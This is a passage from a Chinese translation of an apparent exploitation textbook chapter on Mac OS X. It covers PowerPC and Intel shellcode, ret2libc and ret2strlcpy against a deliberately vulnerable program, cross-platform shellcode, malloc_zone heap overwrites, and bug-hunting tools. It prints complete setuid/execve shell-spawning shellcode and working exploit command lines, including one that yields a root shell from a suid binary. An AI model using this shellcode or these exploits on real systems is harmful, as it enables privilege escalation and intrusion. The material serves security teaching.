"\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xf
f\xff\x02\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x5
4\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8\x3b\xc
0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78\x3b\xc0\x01\x0
d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e\x2f\x73\x68")"
sh-2.05b$
```

太棒了！这个shell成功了。如果程序设有suid位，我们应该会得到一个根shell。可以从已有的根shell里为它设置suid位：

```
Apple:/Users/shellcoders/chapter_12 root# chown root ./stack
Apple:/Users/shellcoders/chapter_12 root# chmod u+s ./stack
```

现在，以普通用户身份运行这个破解程序：

```
Apple:~/chapter_12 shellcoders$ whoami
shellcoders
Apple:~/chapter_12 shellcoders$ ./stack "$(printf
"%048x\xbf\xfc\x04\x04")$(for((i=0;i<40000;i++))do printf
"\x7c\x63\x1a\x79"; done;)$(printf
"\x7c\x63\x1a\x79\x40\x82\xff\xfd\x39\x40\x01\x23\x38\x0a\xfe\xf4\x44\xf
f\xff\x02\x60\x60\x60\x60\x7c\xa5\x2a\x79\x7c\x68\x02\xa6\x38\x63\x01\x5
4\x38\x63\xfe\xf4\x90\x61\xff\xf8\x90\xa1\xff\xfc\x38\x81\xff\xf8\x3b\xc
0\x01\x47\x38\x1e\xfe\xf4\x44\xff\xff\x02\x7c\xa3\x2b\x78\x3b\xc0\x01\x0
d\x38\x1e\xfe\xf4\x44\xff\xff\x02\x2f\x62\x69\x6e\x2f\x73\x68")"
sh-2.05b# whoami
root
sh-2.05b#
```

下面做个小结。PowerPC 上的OS X shellcode与Linux上的shellcode有很多类似的地方，至少从表面上看是这样。栈也在类似的位置，改写紧挨着栈缓冲区尾部的地址可以重定向执行流，如果据此替换某些样板shellcode中对应的数据，这些shellcode也应该可以工作。同样，从相对比较容易的能被我们利用的这种“普通的”栈溢出中可以看出：

(1) 没有栈cookie；

(2) 没有栈随机化；

(3) 栈是可执行的。

……

至少运行在PowerPC 处理器上的OS X是这样的。

现在看一下这段代码到底做了些什么。看看用于获得shell的B-r00t shellcode：

```
0x3014 <ppcshellcode>:        xor.    r3,r3,r3
0x3018 <ppcshellcode+4>:      bnel+   0x3014 <ppcshellcode>
0x301c <ppcshellcode+8>:      li      r10,291
0x3020 <ppcshellcode+12>:     addi    r0,r10,-268
0x3024 <ppcshellcode+16>:     .long 0x44ffff02
0x3028 <ppcshellcode+20>:     ori     r0,r3,24672
0x302c <ppcshellcode+24>:     xor.    r5,r5,r5
0x3030 <ppcshellcode+28>:     mflr    r3
0x3034 <ppcshellcode+32>:     addi    r3,r3,340
```

```
0x3038 <ppcshellcode+36>:      addi    r3,r3,-268
0x303c <ppcshellcode+40>:      stw     r3,-8(r1)
0x3040 <ppcshellcode+44>:      stw     r5,-4(r1)
0x3044 <ppcshellcode+48>:      addi    r4,r1,-8
0x3048 <ppcshellcode+52>:      li      r30,327
0x304c <ppcshellcode+56>:      addi    r0,r30,-268
0x3050 <ppcshellcode+60>:      .long 0x44ffff02
0x3054 <ppcshellcode+64>:      mr      r3,r5
0x3058 <ppcshellcode+68>:      li      r30,269
0x305c <ppcshellcode+72>:      addi    r0,r30,-268
0x3060 <ppcshellcode+76>:      .long 0x44ffff02
```

这些指令乍一看有些令人费解，但以下事项需要记住。

- 在PowerPC上，通常有两个寄存器与分支指令有关。link寄存器常用于保存函数的保存的返回地址，count寄存器常用于执行像C switch那样的语句。经常可以看到使用这种方式的blr（到link寄存器的分支）和bctr（到count寄存器的分支）指令。
- PowerPC有32个通用目的寄存器，被依次命名为r0至r31。
- 0x44ffff02指令是sc（syscall）指令的非空字节格式，可以看作等同于int $0x80。
- 当指令使用3个参数时，第一个参数是目的地址，另外两个是参数，比如addi r0, r10, -268指令把r10加上-268的结果保存在r0里。
- 在调用syscall时，syscall编号保存在r0里。参数保存在r3以上的寄存器里。
- 如果syscall失败，将执行在它之后的指令。如果syscall成功，将跳过syscall指令。

现在逐行分析这个shellcode。

(1) 把r3（第一个syscall参数）设为0。

```
0x3014 <ppcshellcode>:         xor.    r3,r3,r3
```

(2) 这意味着“如果不等于0x3014则执行分支指令”，在这里“不相等”为“假”。这条指令的副作用是把当前的执行地址（程序计数寄存器，$pc）保存到link寄存器里。在这个shellcode的后面会用到link寄存器。

```
0x3018 <ppcshellcode+4>:       bnel+   0x3014 <ppcshellcode>
```

(3) 这条指令把291放到r10寄存器里。

```
0x301c <ppcshellcode+8>:       li      r10,291
```

(4) 这条指令把-268与r10寄存器里的值相加，并把结果保存在r0里。因此，现在在r3里有syscall参数0，在r0里保存着syscall编号（291 – 268 =23）。23是“setuid”的syscall编号。

```
0x3020 <ppcshellcode+12>:      addi    r0,r10,-268
```

(5) 现在调用syscall。ori指令在此只是填充物。记住，如果syscall失败，PowerPC将执行它，如果syscall成功则会跳过它。

```
0x3024 <ppcshellcode+16>:      .long 0x44ffff02
0x3028 <ppcshellcode+20>:      ori     r0,r3,24672
```

(6) 这条指令清除r5寄存器的内容。

12

```
0x302c <ppcshellcode+24>:        xor.    r5,r5,r5
```

(7) 这条指令把link寄存器（保存在0x3018处）移到r3里。

```
0x3030 <ppcshellcode+28>:        mflr    r3
```

(8) 这条指令把340与r3里的值相加，并把结果保存在r3里。

```
0x3034 <ppcshellcode+32>:        addi    r3,r3,340
```

(9) 这条指令把-268与r3里的值相加，并把结果保存在r3里。现在，r3里的值是72（340–268 = 72）。72是从0x3018（我们在那里重新得到程序计数器）到shellcode结尾（字符串/bin/sh保存在这里）的偏移量。

```
0x3038 <ppcshellcode+36>:        addi    r3,r3,-268
```

(10) 这条指令把r3保存在(r1)-8（这是待执行的argv[]参数中的argv[0]）。

```
0x303c <ppcshellcode+40>:        stw     r3,-8(r1)
```

(11) 这条指令把r5（空值）保存在(r1)-4（argv[1]）。

```
0x3040 <ppcshellcode+44>:        stw     r5,-4(r1)
```

(12) 这条指令把指向argv的指针保存在r4里。

```
0x3044 <ppcshellcode+48>:        addi    r4,r1,-8
```

(13) 这条指令把327载入r30。

```
0x3048 <ppcshellcode+52>:        li      r30,327
```

(14) 这条指令把-268与r30里的值相加，并把结果保存在r0里（r0 = 327 - 268 = 59 = SYS_execve)。

```
0x304c <ppcshellcode+56>:        addi    r0,r30,-268
```

(15) 调用syscall，不必担心结果。

```
0x3050 <ppcshellcode+60>:        .long 0x44ffff02
0x3054 <ppcshellcode+64>:        mr      r3,r5
```

(16) 现在把269载入r30。

```
0x3058 <ppcshellcode+68>:        li      r30,269
```

(17) 把-268与r30里的值相加，并把结果保存在r0里（r0 = 269 - 268 = 1 = SYS_exit)。

```
0x305c <ppcshellcode+72>:        addi    r0,r30,-268
```

(18) 调用exit() syscall。

```
0x3060 <ppcshellcode+76>:        .long 0x44ffff02
```

一旦清除了这些累赘，shellcode就会被调用：

```
setuid(0);
execve( "/bin/sh" );
exit();
```

这过程真的很简单。

在这段代码里，B-r00t使用了几个技巧，从而避免在shellcode里出现空字节。第一个技巧通

常被称为保留位滥用。Last Stage of Delirium于2001年7月在"UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes"论文中首次提到这个方法。PowerPC系列里的指令通常是32位的，其中包含了许多"保留的"位，而这些"保留的"位通常被设为0。然而，在给定的指令中，这些位并不一定都需要设为0，因为其中的一些在处理器到指令的映射中不起作用。例如，在前面的代码里，我们用`0x44ffff02`指令来调用syscall。真正的sc指令对应的是`0x44000002`，但实际上我们用`0xff`替换了中间的两个空字节，且这样做并没有引发问题。这对`nop`指令（`0x60000000`）来说也是一样的，例如，可以把它改成`0x60606060`。

第二个技巧是在操作寄存器时避免出现空字节。注意，在上面的代码段里，我们频繁使用了把-268与一个寄存器相加的指令。不能把寄存器设置成小于256的值或与一个小于256的数值相加，确保指令的"中间"字节位被置位了。例如，如果只是执行`addi r3,r3,28`，那程序将会以像`0x3863001c`这样的指令而结束（有一个空字节）。

在与*uninformed*杂志（http://www.uninformed.org/?v=1&a=1&t=pdf）同样精彩的文章"Mac OS X PPC Shellcode Tricks"里，H.D. Moore介绍了关于PowerPC shellcode编程的更深入的内容。Moore提到，由于PowerPC指令的缓存行为，为PowerPC平台编写解码器时会出现问题。如果修改内存里的可执行代码，然后再执行（就像写编码器时那样的情形），就不能保证修改后的代码会被执行，被缓存的代码仍可能会出现。对应的解决办法是，使每一个来自数据缓存区的内存块无效（使用dbcf指令）。等这些内存块失效后，用icbi指令刷新块中的指令缓存区，最后，在执行代码之前执行isync指令。Moore还介绍了metasploit 框架中使用的cache-safe解码器，它是以Dino Dai Zovi的解码器为基础而开发的。

总结一下，如果你认真对待shellcode（你已经读到这里了，因此，我们觉得你应该是认真的），那么PowerPC shellcode还是值得了解的。我们在前面的简单介绍已经指出了一些方法，希望这些内容能使你在寻找与OS X PowerPC shellcode相关的方法时更轻松一些。随着时间的推移，如果苹果公司遵守它关于Intel的许诺，PowerPC Mac应该会越来越少。即使如此，已有的大量的OS X PowerPC机器仍然会存在一段时间，如果攻击一个非常大的网络，则很有可能会碰到它们。如果偶然碰到了，在找不到公开的利用代码时，如果能自己编写验证利用代码，那么会对攻击有很大帮助。希望你有一展身手的机会。下面将介绍更常见的Intel平台上的OS X shellcode。

12.5 OS X Intel shellcode

在2005年6月，苹果公司宣布将在2007年年底之前将所有新的Mac转换到Intel处理器上。苹

直接跳到你放在栈上的代码里，因为许多利用代码实例就是这样做的。如果你试图用现有的利用程序攻击Intel上的OS X，这将是个问题。我们稍后将讨论怎样解决这样的问题。

- **syscall调用约定：`int 0x80`。**从右至左压入参数，在最后一个参数后加一个虚构的返回地址，因为有一个BSD风格的虚构返回地址。
- **可以用`int 0x80`调用syscall。**将syscall的参数从右至左压入栈，syscall编号本身保存在eax里。特别要记住的是，OS X预期栈上有一个“附加的”32位值。隐含的意思显然是调用syscall就像调用下面这样的stub：

```
do_syscall:
   int $0x80
   ret
```

- 很明显，这段代码把调用者保存的返回地址遗留在栈上了，且在所有的参数之上，因此，`syscall`机制忽略了位于栈上的第一个32位数值。你可能更喜欢用上面显示的函数来编写shellcode。那么，你就可以忽略`syscall`机制的这个怪癖并调用`do_syscall`，而不是执行`push; int $0x80; pop`。这样做的缺点是，在x86上没有“短的相对调用”之类的指令，因此，你很可能会以一个5字节的调用指令来结束。或者，你可以把stub的地址保存在某个地方，然后通过寄存器调用它，虽然你很可能需要保存/恢复这个寄存器。或者你可以随大流，只执行额外的`push/pop`。不管怎么处理它，如果习惯了在Linux上编写shellcode，这个怪癖可能会把你搞得稀里糊涂。
- **用ktrace/kdump调试。**ktrace和kdump是非常好的编程助手，特别是ktrace，它具有使用`-di`选项跟随派生进程的能力。Ktrace会提供目标程序调用的所有syscall列表及其参数。显然，当编写的shellcode包括较多syscall时，它会很有帮助。
- **不要忘了`setuid(0)`。**如果被利用的程序之前以root用户运行，再次运行时，它将尝试（重新）获取root访问。
- **如果应用程序的线程不止一个，`execve()`将无法执行。**这是OS X shellcode有趣的怪癖之一：如果应用程序有多个线程，为了成功调用`execve()`，代码必须执行一些类似于调用`fork()`之类的指令。当然，如果调用`form()`，还需要保证父进程运行正常。在某些情况下，如果父进程`exit()`，可能会出现问题。为此，你可能还要调用`wait4()`。为防万一，调用`setuid(0)`或许是个不错的主意。因此，对于移植性好的shellcode来说，最后的syscall列表是`setuid(0)`、`fork()`、`wait4()`、`execve()`和`exit()`。

12.5.1　shellcode 实例

下面是一个Intel 平台上的`execve()` shellcode实例。

```
   jmp start
do_exit:
   xor     eax, eax
   push    eax
   inc     eax
   push    eax
```

```
    int     0x80    // exit(0)
start:
    xor     eax, eax
    push    eax
    push    eax
    mov     al, 23
    int     0x80    // setuid(0)
    pop     eax
    inc     eax
    inc     eax
    int     0x80    // fork()
    pop     ebx
    push    eax
    push    ebx
    push    ebx
    push    ebx
    push    eax
    xor     eax, eax
    mov     al,7
    push    eax
    int     0x80    // wait4( child ) - fails in child
    pop     ebx
    pop     ebx
    cmp     ebx, eax
    je      do_exit
do_sh:
    xor     eax,eax
    push    eax
    push    0x68732f2f
    push    0x6e69622f
    mov     ebx, esp
    push    eax
    push    esp
    push    esp
    push    ebx
    mov     al, 0x3b
    push    eax
    int     0x80    // execve( '/bin//sh' )
```

或者，你可能更喜欢这种形式：

```
"\xeb\x07\x33\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x5
8\x40\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5
b\x5b\x3b\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x8b\xdc\x50\x54\x54\x53\xb0\x3b\x50\xcd\x80"
```

12.5.2 ret2libc

怎样规避不可执行栈呢？第14章将详细介绍这项技术，现在只是尝试一些比较简单的方法。首先，我们可以尝试ret2libc。第2章已经介绍过了，这项技术要做的是不再返回我们的shellcode，

而是简单地返回某个可以猜出其所在位置的库函数，比如system()。

我们将用在PowerPC节介绍的stack.c程序作为试验品。当然，为了利于做试验，我们稍微做了一点改动：

```
// stack.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main( int argc, char *argv[] )
{
        char buff[ 16 ];

        printf("buff: 0x%08x\n", buff );

        if( argc <= 1 )
                return printf("Error - param expected\n");

        strcpy( (char *)buff, argv[1] );

        return 0;
}
```

运行这段代码，可得：

```
macbook:~/chapter_12 shellcoders$ ./stack $(printf
"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO")
buff: 0xbffffc00
Segmentation fault
macbook:~/chapter_12 shellcoders$ gdb ./stack
(gdb) set args  $(printf
"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO")
(gdb) run
Starting program: /Users/shellcoders/chapter_12/stack $(printf
"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO")
Reading symbols for shared libraries . done
buff: 0xbffffb10

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x48484848
0x48484848 in ?? ()
```

我们正在用HHHH改写保存的返回地址。注意，在调试它的时候，buff的地址并不是一成不变的。如果你在家做这个试验，一定要根据环境的变化而有所变通。不过，在同样的环境下执行程序时，buff的地址应该是一致的。

如果我们现在获得system的地址：

```
(gdb) info func system
All functions matching regular expression "system":
```

```
Non-debugging symbols:
0x90046ff0   system
0x900bd450   new_system_shared_regions
0x9012ddc8   svcerr_systemerr
```

现在需要设置栈，使它看起来像下面这样：

```
↑ 低地址
Saved return address                              system()
Ret after system()                              <whatever>
Argument to system()                   Address of '/bin/sh'
Argument                                           /bin/sh
↓ 高地址
```

还需要知道，如果把`'/bin/sh'`放在字符串尾部，它在内存里的结束地方是哪里。因为我们正在输出`buff`的地址：

```
macbook:~/chapter_12 shellcoders$ ./stack $(printf
"AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO")
buff: 0xbffffc00
```

可以像前面显示的那样构建字符串，加上`0x28`就是被输出的缓冲区的地址：

```
macbook:~/chapter_12 shellcoders$ ./stack $(printf
"AAAABBBBCCCCDDDDEEEEFFFFGGGG\xf0\x6f\x04\x90AAAA\x28\xfc\xff\xbf///////
//////////bin/sh")
buff: 0xbffffc00
sh-2.05b$ id
uid=502(shellcoders) gid=502(shellcoders) groups=502(shellcoders)
sh-2.05b$ exit
exit
Segmentation fault
macbook:~/chapter_12 shellcoders$
```

这就得到shell了，但最后也碰到了段故障，主要原因是我们太懒惰了，直接返回了`0x41414141`，而没有做任何修改。其实，如果稍微做些整理，返回`exit()`或类似的地方就没事了。

12.5.3 ret2str(l)cpy

我们在前面已经解释过ret2libc的工作原理。那还有更好的方法可以使选择的shellcode在指定的地方被执行吗？当然，一种类似ret2libc的方法就可以做到这一点，人们通常把它称为ret2strcpy。这个方法是返回strcpy（你从名字可能已经看出端倪了），把（不可执行）栈上的shellcode的地址作为`src`参数，把（可执行）堆上的地址作为`dst`参数传递给它。

```
char *strcpy(char * dst, const char * src);
```

栈看起来应该像下面这样：

```
↑低地址
Saved return address                        Address of strcpy()
Ret after strcpy()                              Address on heap
Dest Argument to strcpy()                       Address on heap
Src Argument to strcpy()           Address of our shellcode on stack
```

```
<shellcode>
↓高地址
```

我们的设计里有一个小问题，它产生的strcpy()地址中包含一个空字节：

```
(gdb) info func strcpy
0x90002540  strcpy
```

因此用strlcpy替换strcpy：

```
(gdb) info func strlcpy
0x900338f0  strlcpy
```

strlcpy的原型如下：

```
size_t strlcpy(char *dst, const char *src, size_t size);
```

唯一需要做的修改是，把strlcpy的第3个参数（要复制的最大字节数）放在栈上src参数之后，最后，栈布局变成了：

```
↑低地址
Saved return address                                        Strlcpy()
Ret after strcpy()                                    Address on heap
Dest Argument to strcpy()                             Address on heap
Src Argument to strcpy()              Address of our shellcode on stack
Size argument to strlcpy                                   0x01010101
<shellcode>
↓高地址
```

注意，size参数是要复制的最大字节数。因为只用复制几十个字节，所以把它设成什么都不重要。我们选择的是最小的非空值0x01010101。

我们还需要挑一个合适的堆地址（确切地说，就是不包含空字节的地址）。检查在stack上的vmmap的输出，可以看到：

```
MALLOC 01800000-02008000 [ 8224K] rw-/rwx SM=PRV
DefaultMallocZone_0x300000
```

看起来地址0x01810101很合适。

如前文所述，我们的shellcode如下：

```
"\xeb\x07\x33\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x5
8\x40\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5
b\x5b\x3b\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x8b\xdc\x50\x54\x54\x53\xb0\x3b\x50\xcd\x80"
```

也可以在前面放一些nops，从而使目标更容易被命中。最后，代码将像下面这样：

```
./stack <padding><strlcpy><heap><heap><shellcode address><size arg>
<shellcode>
```

或：

```
macbook:~/chapter_12 shellcoders$ ./stack $(printf
"AAAABBBBCCCCDDDDEEEEFFFFGGGG\xf0\x38\x03\x90\x01\x01\x81\x01\x01\x01\x8
1\x01\xc0\xfb\xff\xbf\x01\x01\x01\x01\x90\x90\x90\x90\x90\x90\x90\x90\xe
b\x07\x33\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x58\x4
0\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5b\x5
```

```
b\x3b\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
b\xdc\x50\x54\x54\x53\xb0\x3b\x50\xcd\x80")
buff: 0xbffffb90
macbook:/Users/shellcoders/chapter_12 shellcoders$ id
uid=502(shellcoders) gid=502(shellcoders) groups=502(shellcoders)
macbook:/Users/shellcoders/chapter_12 shellcoders$ exit
exit
macbook:~/chapter_12 shellcoders$
```

相关地址和参数都用粗体标出来了。记住，因为Intel芯片是little-endian的，4字节的双字将以逆序出现，因此，0x900338f0变成了\xf0\x38\x03\x90。地址是：

```
0x900338f0——strlcpy
0x01810101——堆地址（乘以2）
0xbffffbc0——栈上的shellcode地址
0x01010101——strlcpy对应的“大小”参数
```

前面是nop 滑道（8个0x90字节），其后是我们的shellcode。

希望通过我们在前面的说明，你已经了解了OS X上的不可执行栈对我们来说并不是什么大问题，这要感谢可执行堆，以及OS X在地址方面一贯的稳定性。

从理论上讲，把多个代码块链在一起作为一串“返回值”是可能的，但是当必须要在栈上放置空字节时，就会出现问题，因为空字节通常会终止字符串。我们希望能做到：在栈上创建任何我们选择的数据，包括空字节，然后“返回”它。有很多方法都可以做到，其中包括ret2sscanf。

通常所以像下面这样调用sscanf：

```
sscanf( "100 200 300 400", "%d %d %d %d", 0x11111111, 0x22222222,
0x33333333, 0x44444444 );
```

它将把十进制数100、200、300和400分别写到地址0x11111111、0x22222222、0x33333333和0x44444444里。最不可思议的是，我们可以向任意地址（可以不用空字节表示的）写入任意值（包括空字节）。实际上，这为我们提供了非常简单的“可以在任意地址写任意值”原语，利用sscanf，我们可以构造一连串用于返回的函数调用。在OS X上，mprotect和vm_protect是非常好的选择，因为它们可以产生一个可执行的内存区域。

12.6 OS X 跨平台 shellcode

在利用OS X平台上的bug时，最棒的莫过于，写一个在PowerPC和Intel平台上都可以良好工作的利用程序。

在2005 Ruxcon大会上，Neil Archibald 和 Ilja van Sprundel在他们的“Breaking Mac OS X”介绍里面提到了可以达成这个目标的技术（在http://felinemenace.org/papers/breaking_mac_osx.ppt可以找到这个介绍）。

这个技术主要借鉴了*Phrack*杂志（第57期）里描述的内容。这个技术的要点是：你需要寻找一条指令，它在一个平台上是jmp类型，但在另一个（些）平台上等价于nop。因此，在OS X上，你的缓冲区可能会被布置成下面这样：

```
<nop on both>
<nop on both>
<nop on both>
<nop on ppc, jmp to Start on intel>
<ppc shellcode>
Start: <Intel shellcode>
```

Neil和Ilja在他们的介绍里指出32位指令

```
0xfcfcfcfc
```

在PowerPC和Intel上都是nop，因为在PowerPC上它实际上变成了fnmsub（floating-negative-multiply-subtract）指令，就是什么也不做；在Intel平台上它又变成了4条cld（clear direction flag）指令（0xfc）。然后，他们需要找到一条这样的指令，它在PowerPC上什么也不做，但在Intel上执行jmp动作。他们发现

```
0x5f90eb48
```

正适合，因为在PowerPC上它被解释成rlwnm（rotate left word then and with mask），而在Intel上它又变成了

```
0x5f: pop edi
0x90: nop
0xeb48 : jmp 0x48
```

这允许他们把Intel和PowerPC shellcode放到不同的地方。

另一种可能是使用PowerPC的nop指令，其低序的2B在Intel上为“jmp”，例如前面显示的0xeb48。这条指令为：

```
0x6060eb48
```

然后，你就可以把保存的返回地址/函数指令改写成指向这条指令的第二个字节。因为PowerPC上地址舍入的原因，这条指令将被当作nop来执行。然而，在Intel上我们将跳到正确的位置，它将被当作jmp来执行。

根据实际的情况，有时候可能根本就不需要这样的技巧，因为解决办法其实可以很简单。在栈溢出的情形里，我们可以利用Intel和PowerPC在栈布局方面的差异，这在某种程度上将允许有两个不同的shellcode块。但对跨平台的利用程序来说，也可能非常困难，这通常发生在堆溢出或格式化串bug的情形里，在这种情形里要想找到同时适用两个平台的可改写的可靠指针是需要一定技巧的。因此，虽然跨平台的shellcode问题可能比较有意思，但解决办法可能很简单，也可能非常难，但不管怎么说，围绕这个问题你通常会找到一个解决方法，从而写出两个单独的shellcode。也就是说，如果你在可以应用这个技术的地方偶遇bug，那么用Neil 和 Ilja的方法来解决这个问题的确很漂亮。

12.7　OS X 堆利用

OS X的堆实现和其他平台的堆实现不太一样。它把用户数据和堆管理数据混在一起，这很罕见。在zone里分配块，结构、malloc_zone_t、“malloc,”和“free,”的管理函数指针以及

相关的函数都在各自的zone里。nemo@felinemenace.org在Phrack上发表的文章（Phrack 63，Article 0x05，详见12.10节列出的文献）大致介绍了在OS X上改写malloc_zone_t结构的堆利用技术。这个技术是利用堆溢出的最简单的方法，在被溢出的块可以溢出到函数指针表的情形里，它可以大显身手。在最简单的情形里，当下面的条件满足时，就可以使用这个利用方法。

(1) 被溢出的块“很小”（小于500B）或“很大”（大于0x4000B）。

(2) 攻击者可以改变程序，以确保已经分配了足够“大”的块，并确保在溢出的缓冲区和对应的malloc_zone函数指针表之间没有不可写的页。

(3) 被溢出的块可以溢出足够远，从而允许改写函数指针。

这个技术的优点在于，只需稍做修改，就可以把堆溢出变成经典的栈溢出。

nemo的文章里提供了这个技术的实例，解释了怎么通过它利用WebKit库文件（OS X中Safari Web浏览器和电子邮件客户端的一部分）里的bug。

下面这个程序简单地演示了nemo的技术：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

extern unsigned *malloc_zones;

int main( int argc, char *argv[] )
{
        char *p1 = NULL;
        char *p2 = NULL;

        printf("malloc_zones: %08x\n", *malloc_zones );
        printf("p1: %08x\n", p1 );

        p1 = malloc( 0x10 );

        while( p2 < *malloc_zones )
                p2 = malloc( 0x5000 );

        printf("p2: %08x\n", p2 );

        unsigned *pu = p1;

        while( pu < (*malloc_zones + 0x20) )
                *pu++ = 0x41414141;

        free( p1 );
        free( p2 );

        return 0;
}
```

可见，我们先简单地分配了一个很小的块，然后（连续）分配大小为0x5000的块，直到分

12

配的块地址大于malloc_zones指针。这表明，我们与我们的目标malloc_zone_t结构之间没有不可写的页，因此，对于如何攻击这个堆来说，整个线路是很清晰的。我们在堆上写0x41414141，从p1一直向上写到*malloc_zones + 0x20。当接下来调用free()的时候，在0x41414141（或者由于PowerPC地址取整关系，变成了0x41414140）处结束执行。在gdb中看起来像下面这样：

```
(gdb) run
Starting program: /Users/shellcoders/chapter_12/heap
Reading symbols for shared libraries . done
malloc_zones: 01800000
p1: 00000000
p2: 02008000

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414140
0x41414140 in ?? ()
```

从攻击者的角度来看，OS X的另一个好处是，它在相对稳定的地址里提供一些可写的函数指针，而这些地址明显成为"可在任何地址写任何值"原语的目标，例如，在针对应用程序溢出媒介或格式化串bug中可能会发现的函数指针。

12.8　在 OS X 中寻找 bug

有一些非常有用（只用于OS X）的工具，必须纳入bug猎人的军火库。

- ktrace/kdump。在前面已经提过，这两个极棒的工具允许查看给定的进程正在调用什么系统调用。它一般情况下都很有用，在写大量调用syscall的shellcode的时候尤为有用。
- vmmap。为指定的进程生成一个内存映射（map）、详细的页权限、加载的库等。你也可以用它查看在不同时间获得的两个快照间的"不同之处"。
- heap，leaks，malloc_history。如果你正在寻找堆溢出，那么它们可能都能派上用场，因为它们可以分别检查堆分配的情况、可疑的内存泄露以及所有进程的分配历史记录。
- lsof。显示打开的文件（包括IP套接字）。
- nm。显示二进制文件里的名称（更确切地说是符号表）。
- otool。显示二进制文件中被删除的部分，例如，反汇编区段、符号、使用的列表库等。
- xcode。标准的OS X开发工具，包括了gcc和gdb。

12.9　一些有趣的 bug

阅读他人编写的利用程序是很好的学习方法，因为他们演示的有趣技术对你寻找bug有时可能会有所帮助。

我向你推荐Month of Apple Bugs项目。尽管这个项目的赞成与反对者从道义上各抒已见，但他们从技术角度都对此持肯定意见，它的确是一份有趣且有益的读物：http://projects.info-pull.com/moab/。

除此之外，还有大量已经公开的bug，其中一些还附有利用程序，它们除了有助于说明技术

外，还表明了Apple安全社区正关注的方向。

例如，Matasano的Dino Dai Zovi 发现，Mach和Unix安全模型之间的差异将产生一个缺陷。如果父进程强制setuid子进程产生异常，那么将有可能强制子进程执行父进程通过Mach“异常端口”提供的代码，详见http://www.matasano.com/log/530/matasano-advisory-macos-x-mach-exception-server-privilege-escalation/。

在Apple QuickTime和iTunes里发现的一些文件格式解析问题，将影响包括OS X在内的所有平台。最近，几乎所有的主流操作系统都受到了默认图像文件解析问题的影响，这已没有什么新意了，只有了解在这些问题中，有多少是被定制的文件格式模糊测试发现的，有多少是被其他技术发现的还有点意思。

Kevin Finisterre举例说明在Intel上绕过OS X不可执行栈的技术时，介绍了launchd守护程序里一个有趣的格式化串bug（“Non eXecutable Stack Lovin on OSX86”，http:// www.digitalmunition.com/NonExecutableLovin.txt）。也可参见http://www.digitalmunition.com/DMA%5B2006-0628a%5D.txt和http://osvdb.org/displayvuln.php?osvdb_id=26933。

Kevin使用的技术是改写close()的动态加载器stub[1]，并把它指向（可执行）堆上的shellcode。

最近，Ilja van Sprundel在OS X的ping和traceroute程序里发现了一个漏洞，允许本地用户获取root访问权限：http://www.suresec.org/advisories/adv5.pdf

这个漏洞是一个经典的sprintf溢出，如下所示：

```
static char buf[80];

...etc...

(void)sprintf(buf, "%s", inet_ntoa(*(struct in_addr *)&l));
```

Apple bug的CVE条目也值得一看：http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=apple。

12.10 关于 OS X 破解的必读资料

对于那些想认真钻研OS X安全、破解程序和防护机制的人来说，最好把下面所列的文章（其中大部分在本章前面都提到过）都读一遍。

Neil Archibald和Ilja van Sprundel，“Breaking Mac OS X”，Ruxcon，2005，http://felinemenace.org/papers/breaking_mac_osx.ppt。

B-r00t，“PowerPC/OS X (Darwin) Shellcode Assembly/Smashing The Mac For Fun & Profit”，http://packetstormsecurity.org/shellcode/PPC_OSX_Shellcode_Assembly.pdf。

Kevin Finisterre,. “Non eXecutable Stack Lovin on OSX86”，http://www.digitalmunition.com/NonExecutableLovin.txt。

IBM PowerPC Assembler Language Reference，http://publib16.boulder.ibm.com/pseries/en_US/aixassem/alangref/mastertoc.htm。

[1] stub一般是指一小段程序。——译者注

Christian Klein和Ilja van Sprundel，“Mac OS X kernel insecurity”，http://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Klein_Sprundel.pdf。

The Last Stage of Delirium Research Group，“UNIX Assembly Codes Develop-ment for Vulnerabilities Illustration Purposes”，http://lsd-pl.net/projects/asmcodes.zip。

H.D. Moore，“Mac OS X PPC Shellcode Tricks”，http://www.uninformed.org/?v=1&a=1。

nemo@felinemenace.org，“Abusing Mach on Mac OS X”，http://uninformed.org/?v=4&a=3&t=sumry。

nemo@felinemenace.org，“OS X Heap Exploitation Techniques”，http://felinemenace.org/papers/p63-0x05_OSX_Heap_Exploitation_Technqiues.txt。

palante，“PPC Shellcode”，http://community.corest.com/~juliano/palante-ppc-sc.txt。

